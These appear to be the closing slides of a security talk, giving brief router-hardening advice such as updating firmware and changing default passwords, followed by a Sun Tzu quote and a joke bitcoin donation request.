
How to defend yourself from attackers

Defending Yourself

How to defend yourself from REKs

- Buy new router
- Set unusual local IP
- No HTTP Basic Auth
- Update your firmware
- Change default password
- Ignore DNS from DHCP

Don't be EVIL!



> “ Who wishes to fight must first count the cost! ”

Sun Tzu
The Art of War

Thank You!

DO YOU HAVE ANY BITCOINS?

1Hx7eLzzUyAqM6k8d8AVffCVYeFv7b2sw7